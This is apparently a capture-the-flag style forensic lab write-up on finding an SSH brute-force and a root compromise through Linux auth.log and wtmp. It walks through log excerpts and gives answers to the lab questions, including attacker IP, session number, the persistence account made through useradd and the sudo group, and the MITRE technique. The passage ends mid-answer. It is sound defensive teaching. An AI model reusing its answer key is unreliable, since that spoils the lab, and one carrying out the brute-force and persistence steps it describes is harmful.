# Brutus Writeup

Prepared by: Cyberjunkie & Sebh24

Machine Author(s): Cyberjunkie

Difficulty: Very Easy

## Scenario

```
In this Lab, you will be made familiar with unix auth.log and wtmp log.We will go
over a scenario where a confluence server was bruteforced on ssh service. The
attacker managed to get access to the server and perform additional activity
aswell, which we can track using auth.log . Auth.log is rarely used for anything
other than bruteforce analysis, but we will discuss the full value of this
artifact in our sherlock including privilege escalation,persistence and even some
visibility in command execution.

You are  provided with:
1) auth.log : This will be our main focus and can be analysed using any text
editor or SIEM tool of your choice.
2) wtmp : This artifact can be read using linux utility "utmpdump". This keeps
track of logon sessions in a nice table format and we will use this for
corelation with auth.log.
```

### Artefacts provided

1-Brutus.zip (zip file),  sha1 : 7A3CCABE8423F1C0552BC1094897AE00F172E1AF

### Skills Learnt

- Unix Log Analysis
- wtmp analysis
- BruteForce activity analysis
- Timeline creation
- Contextual Analysis
- Post Exploitation analysis

### Tags

- Linux Forensics
- DFIR

# Initial Analysis :

We have been provided with Linux authentication (auth) logs and the WTMP output. Lets kick off with a brief explanation of what these log files are, what they are used for and the fields and information they *should* contain.

## auth.log

The `auth.log` file is primarily used for tracking authentication mechanisms. Whenever a user attempts to log in, switch users, or perform any task that requires authentication, an entry is made in this log file. This includes activities involving `sshd` (SSH daemon), `sudo` actions, and `cron` jobs requiring authentication.

### Fields in auth.log

Entries in `auth.log` typically include the following fields:

- **Date and Time**: The timestamp when the event occurred.
- **Hostname**: The name of the system on which the event occurred.
- **Service**: The name of the daemon or service reporting the event, such as `sshd` for SSH daemon.
- **PID**: The Process ID (PID) of the service when the event was logged.
- **User**: The username involved in the authentication process.
- **Authentication Status**: Details whether the authentication attempt was successful or failed.
- **IP Address/Hostname**: For remote connections, the IP address or hostname of the client attempting to connect.
- **Message**: A detailed message about the event, including any specific error messages or codes associated with the authentication attempt.

An example entry has been detailed below:

```
Mar 10 10:23:45 exampleserver sshd[19360]: Failed password for invalid user admin
from 192.168.1.101 port 22 ssh2
```

The entry above shows a failed password attempt for a user named "admin" on exampleserver from a source IP of 192.168.1.101 over port 22 (SSH).

# WTMP

The `WTMP` file logs all login and logout events on the system. It's a binary file, typically located at `/var/log/wtmp`. The `last` command can be used to read this file, providing a history of user logins and logouts, system reboots, and runlevel changes.

## Fields in WTMP

Since `WTMP` is a binary file, it's not directly readable like `auth.log`. However, when viewed through utilities like `last`, the following information is presented:

- **Username**: The name of the user logging in or out.
- **Terminal**: The terminal or tty device name. Remote logins typically show the SSH or telnet connection details.
- **IP Address/Hostname**: For remote logins, the IP address or hostname of the user's machine.
- **Login Time**: The date and time the user logged in.
- **Logout Time**: The date and time the user logged out or the session was closed.
- **Duration**: The duration of the session.


See below an example of the 'last' command:

```
sebh24     pts/0        192.168.1.100    Sat Mar 10 10:23 - 10:25  (00:02)
```

The above last output indicates the user sebh24 logged in from 192.168.6.100 and the session lasted for a total of 2 minutes.

Both `auth.log` and `WTMP` are vital for system administrators and security professionals to monitor and audit authentication attempts, user activities, and system access patterns. They help in identifying unauthorised access attempts, ensuring compliance with security policies, and investigating security incidents.

Okay now we understand more about the provided artefacts, lets delve into the auth.log for our analysis. We open our auth.log in our favourite text editor and prepare to answer the provided questions.




In preparation for the questions we additionally utilise a tool `utmpdump`, which allows us to read the `wtmp` file provided. . A brief explanation of `utmpdump` and how to use it has being detailed below:

The `utmpdump` tool is a utility in Linux and Unix-like systems that is used to read and decode binary files such as `utmp`, `wtmp`, and `btmp`. These files record login attempts, logged-in users, and system events like reboots and shutdowns. Since these files are in a binary format, they cannot be directly read with standard text editors or commands like `cat`. This is where `utmpdump` comes in handy, as it converts the binary data into a human-readable format. The steps to utilising the tool have are as follows:

1. Open your terminal or console.
2. Use the `utmpdump` command followed by the path to the binary file you want to decode. For the `wtmp` file, the command would be:

   ```
   utmpdump /var/log/wtmp
   ```

3. By default, `utmpdump` will output the decoded information to the terminal. You can redirect this output to a file using the `>` operator if you wish to save it for further analysis or if the output is too long to comfortably read in the terminal:

   ```
   sudo utmpdump /var/log/wtmp > decoded_wtmp.txt
   ```

## Understanding utmpdump Output

The output of `utmpdump` includes several fields decoded from the binary format of the `wtmp` file. Here's a brief overview of what you might see in the output:

- **Type**: This indicates the type of record, such as a user login or logout, system boot, or shutdown event.
- **PID**: The Process ID related to the event.
- **Line**: The terminal line (tty or pts) that the user is logged into.
- **ID**: A short identifier related to the line field.
- **User**: The username associated with the event.
- **Host**: The hostname or IP address from where the user is accessing the system, if applicable.

- **Exit**: The exit status of a session or a process.
- **Session**: The session ID.
- **Time**: The timestamp of the event.
- **Addr**: Additional address information, which could be the IP address in the case of remote logins.

```
root@ip-172-31-35-28:~# utmpdump wtmp
Utmp dump of wtmp
[2] [00000] [~~  ] [reboot  ] [~          ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-01-25T11:12:17,804944+00:00]
[5] [00601] [tyS0] [        ] [ttyS0      ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,072401+00:00]
[6] [00601] [tyS0] [LOGIN   ] [ttyS0      ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,072401+00:00]
[5] [00618] [tty1] [        ] [tty1       ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,080342+00:00]
[6] [00618] [tty1] [LOGIN   ] [tty1       ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,080342+00:00]
[1] [00053] [~~  ] [runlevel] [~          ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-01-25T11:12:33,792454+00:00]
[7] [01284] [ts/0] [ubuntu  ] [pts/0      ] [203.101.190.9       ] [203.101.190.9  ] [2024-01-25T11:13:58,354674+00:00]
[8] [01284] [    ] [        ] [pts/0      ] [                    ] [0.0.0.0        ] [2024-01-25T11:15:12,956114+00:00]
[7] [01483] [ts/0] [root    ] [pts/0      ] [203.101.190.9       ] [203.101.190.9  ] [2024-01-25T11:15:40,806926+00:00]
[8] [01404] [    ] [        ] [pts/0      ] [                    ] [0.0.0.0        ] [2024-01-25T12:34:34,949753+00:00]
[7] [836798] [ts/0] [root    ] [pts/0      ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:33:49,408334+00:00]
[5] [838568] [tyS0] [        ] [ttyS0      ] [                    ] [0.0.0.0        ] [2024-02-11T10:39:02,172417+00:00]
[6] [838568] [tyS0] [LOGIN   ] [ttyS0      ] [                    ] [0.0.0.0        ] [2024-02-11T10:39:02,172417+00:00]
[7] [838962] [ts/1] [root    ] [pts/1      ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:41:11,700107+00:00]
[8] [838896] [    ] [        ] [pts/1      ] [                    ] [0.0.0.0        ] [2024-02-11T10:41:46,272984+00:00]
[7] [842171] [ts/1] [root    ] [pts/1      ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:54:27,775434+00:00]
[8] [842073] [    ] [        ] [pts/1      ] [                    ] [0.0.0.0        ] [2024-02-11T11:08:04,769514+00:00]
[8] [836694] [    ] [        ] [pts/0      ] [                    ] [0.0.0.0        ] [2024-02-11T11:08:04,769963+00:00]
[1] [00000] [~~  ] [shutdown] [~          ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-02-11T11:09:18,000731+00:00]
[2] [00000] [~~  ] [reboot  ] [~          ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:15,744575+00:00]
[5] [00464] [tyS0] [        ] [ttyS0      ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,354378+00:00]
[6] [00464] [tyS0] [LOGIN   ] [ttyS0      ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,354378+00:00]
[5] [00505] [tty1] [        ] [tty1       ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,469940+00:00]
[6] [00505] [tty1] [LOGIN   ] [tty1       ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,469940+00:00]
[1] [00053] [~~  ] [runlevel] [~          ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:29,538024+00:00]
[7] [01583] [ts/0] [root    ] [pts/0      ] [203.101.190.9       ] [203.101.190.9  ] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root    ] [pts/1      ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [    ] [        ] [pts/1      ] [                    ] [0.0.0.0        ] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1      ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:37:35,475575+00:00]
root@ip-172-31-35-28:~#
```

Please note - when answering the questions we also recommend utilising the hints if necessary!

# Questions :

**Question 1: Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?**

Hint : Searching for the following keywords may help in identifying potential bruteforce attempts . "Invalid user" and/or "Failed password". Whenever a wrong password or wrong username is used in authentication process, the attempt is logged with the remote IP Address and relevent failed username if any.

To spot a brute force attack in the `auth.log`, look for repeated occurrences of "Invalid user" and "Failed password" entries within a short period. These entries indicate failed login attempts, often with incorrect usernames or passwords.

```
6 06:31:31 ip-172-31-35-28 sshd[2325]: Invalid user admin from 65.2.161.68 port 46380
6 06:31:31 ip-172-31-35-28 sshd[2325]: Received disconnect from 65.2.161.68 port 46380:11: Bye Bye [preauth]
6 06:31:31 ip-172-31-35-28 sshd[2325]: Disconnected from invalid user admin 65.2.161.68 port 46380 [preauth]
6 06:31:31 ip-172-31-35-28 sshd[620]: error: beginning MaxStartups throttling
6 06:31:31 ip-172-31-35-28 sshd[620]: drop connection #10 from [65.2.161.68]:46482 on [172.31.35.28]:22 past MaxStartups
6 06:31:31 ip-172-31-35-28 sshd[2327]: Invalid user admin from 65.2.161.68 port 46392
6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2332]: Invalid user admin from 65.2.161.68 port 46444
6 06:31:31 ip-172-31-35-28 sshd[2331]: Invalid user admin from 65.2.161.68 port 46436
6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2330]: Invalid user admin from 65.2.161.68 port 46422
6 06:31:31 ip-172-31-35-28 sshd[2337]: Invalid user admin from 65.2.161.68 port 46498
6 06:31:31 ip-172-31-35-28 sshd[2328]: Invalid user admin from 65.2.161.68 port 46390
6 06:31:31 ip-172-31-35-28 sshd[2335]: Invalid user admin from 65.2.161.68 port 46460
6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2334]: Invalid user admin from 65.2.161.68 port 46454
6 06:31:31 ip-172-31-35-28 sshd[2329]: Invalid user admin from 65.2.161.68 port 46414
6 06:31:31 ip-172-31-35-28 sshd[2338]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
6 06:31:31 ip-172-31-35-28 sshd[2330]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2336]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
6 06:31:31 ip-172-31-35-28 sshd[2330]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2333]: Invalid user admin from 65.2.161.68 port 46452
6 06:31:31 ip-172-31-35-28 sshd[2329]: pam_unix(sshd:auth): check pass; user unknown
```

In the provided logs, numerous attempts from a single IP address, `65.2.161.68`, indicating a brute force attack. Take particular note of the timestamps, all falling within seconds. A great rule of thumb when hunting for bruteforce attacks is to consider "Could a human attempt to authenticate this often manually". If the answer is no, we suggest additional investigation.

```
6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2333]: Failed password for invalid user admin from 65.2.161.68 port 46452 ssh2
6 06:31:34 ip-172-31-35-28 sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
6 06:31:34 ip-172-31-35-28 sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
6 06:31:34 ip-172-31-35-28 sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
6 06:31:34 ip-172-31-35-28 sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
```

Ans: 65.2.161.68

**Question 2 The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?**

Hint : Searching for keyword "Accepted password" from the attacker's IP address is an indication of successful authentication

We have confirmed the IP address performing a bruteforce attack, however we need to understand if the Threat Actor (TA) was successful. After a successful brute force attack, the keyword "Accepted password" signifies a successful login.

```
6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
6 06:31:40 ip-172-31-35-28 sshd[2379]: Received disconnect from 65.2.161.68 port 46698:11: Bye Bye [preauth]
6 06:31:40 ip-172-31-35-28 sshd[2379]: Disconnected from invalid user server_adm 65.2.161.68 port 46698 [preauth]
6 06:31:40 ip-172-31-35-28 sshd[2380]: Received disconnect from 65.2.161.68 port 46710:11: Bye Bye [preauth]
6 06:31:40 ip-172-31-35-28 sshd[2380]: Disconnected from invalid user server_adm 65.2.161.68 port 46710 [preauth]
6 06:31:40 ip-172-31-35-28 sshd[2387]: Connection closed by invalid user svc_account 65.2.161.68 port 46742 [preauth]
6 06:31:40 ip-172-31-35-28 sshd[2423]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=6
6 06:31:40 ip-172-31-35-28 sshd[2424]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=6
6 06:31:40 ip-172-31-35-28 sshd[2389]: Connection closed by invalid user svc_account 65.2.161.68 port 46744 [preauth]
6 06:31:40 ip-172-31-35-28 sshd[2391]: Connection closed by invalid user svc_account 65.2.161.68 port 46750 [preauth]
6 06:31:40 ip-172-31-35-28 sshd[2411]: Received disconnect from 65.2.161.68 port 34782:11: Bye Bye
6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
```

In the image above we are able to confirm the successful authentication of the `root` account as part of the same bruteforce attack, indicating they've compromised the most privileged user on the system. In the same second we additionally see the session is closed, which further indicates a bruteforcing tool being used.

A brute forcing tool is a software program or script designed to systematically attempt all possible combinations of characters or values to find a correct solution, typically used in the context of password cracking or cryptography. Brute forcing is an exhaustive method where every possible option is tried until the correct one is found.

Some examples of bruteforcing tools for authentication are detailed below:


- Hydra
- Medusa
- Brutus

Ans: root

**Question 3 Can you identify the timestamp when attacker logged in manually to the server to carry out their objectives, using wtmp artifact?**

Hint : Its important to note that the first successful logon by the attacker was result of automated bruteforce and the session was closed in the same second when it was established. After knowing the working credentials attacker logged in manually, and we have to identify that logon. You can use wtmp artifact to see the logon time of the working session and corelate that with auth.log as well


The attacker initially used automated tools for the brute force attack. However, upon acquiring the correct credentials, they authenticated  manually. We are able to confirm this within the auth.log file as detailed below:




We confirm the TA authenticated at 06:32:44 with the root account, however for this specific analysis we will use the WTMP artefact. Before continuing, please see below a brief explanation as to the discrepancy in time between the WTMP and auth.log artefacts.

| auth.log | WTMP |
| --- | --- |
| The auth.log in the context of logging into a host tracks specifically authentication events. | Entries in the WTMP record the creation and destruction of terminals, or the assignment and release of terminals to users. In this context we are able to track the interactive session created by the TA accurately within the WTMP. |

Reviewing the output of `utmpdump wtmp` we are able to confirm the successful opening of an interactive terminal session by the TA at 06:32:45.





Ans: 2024-03-06 06:32:45

**Question 4 SSH Login sessions are tracked and assigned a session number upon logon. What is attacker's session number for the user account from Question 2?**

Hint : Session number is assigned immediately after the password is accepted

Each SSH login session is assigned a unique session number for tracking which can be viewed within the auth.log file and can be found by looking at the log line immediately after the `session opened` log line.




According to the auth logs, the session number assigned to the attacker's login (using the compromised `root` account) was `37`.

Ans: 37


**Question 5 Attacker added a new user as part of the persistence on the server and gave the new user account higher privileges. What is name of this account?**

Hint : Auth.log also tracks changes related to users, groups on the server. Searching for keywords like "useradd" will help us identify newly created users. Similarly "usermod" can be used to identify changes made to user account like adding users to a group etc. We can use this to trace activity when attacker's add user accounts in sudo group or other high privilege groups.

Attackers often create new user accounts for persistence, persistence, in this context, refers to the ability of an attacker to maintain access or control over a compromised system or network for an extended period of time, even after initial access has been achieved. Essentially, it's about ensuring continued unauthorised access to the target environment.

Adding a new user is an effective way of maintaining persistence and can be completed without bringing in any additional tooling and essentially 'living off the land'. Within the auth.log look for the following key words:

- useradd - Indicates a user has been added to the system.
- usermod - Indicates the modifcation of user permissions or groups.
- groupadd - Indicates the creation of a new user group.




The logs show the creation of a new user named `cyberjunkie`, who was subsequently added to the `sudo` group for elevated privileges.

On Linux systems, the `sudo` group is a special group that grants users the ability to run commands with administrative privileges, also known as superuser or root privileges. The term "sudo" stands for "superuser do."

By default, Linux systems are designed to have a separation between regular user accounts and the all-powerful administrative account, known as the root account. The root account has unrestricted access to the entire system, which includes the ability to modify system files, install software, and perform other critical operations. However, it's generally considered risky to perform routine tasks as the root user, as mistakes or malicious actions can have severe consequences.

The `sudo` command allows authorized users to execute specific commands as the root user temporarily. These users are typically members of the `sudo` group. By utilizing `sudo`, administrators can delegate specific privileges to regular users while maintaining overall system security. Users who are part of the `sudo` group are referred to as sudoers.

To grant a user sudo privileges, an administrator needs to add the user to the `sudo` group. This can be done by modifying the system's user management configuration files or using the `usermod` command with appropriate options.


Once a user is added to the `sudo` group, they can execute commands with elevated privileges by prefixing the command with `sudo`.

Ans: cyberjunkie


**Question 6 What is the mitre technique id used for persistence?**

Hint : If you have found answer to Question 5, use the mitre enterprise matrix to determine the subtechnique id in persistence tactic.

We understand a new user account was created as a method of achieving persistence and the account was a local account on the compromised host. We now need to translate this into a technique ID utilising the MITRE ATT&CK framework. The MITRE ATT&CK framework categorises various tactics and techniques used by attackers. We can utilise the Enterprise Matrix and locate under "Persistence" the "Create Account" technique, detailed below as T1136.




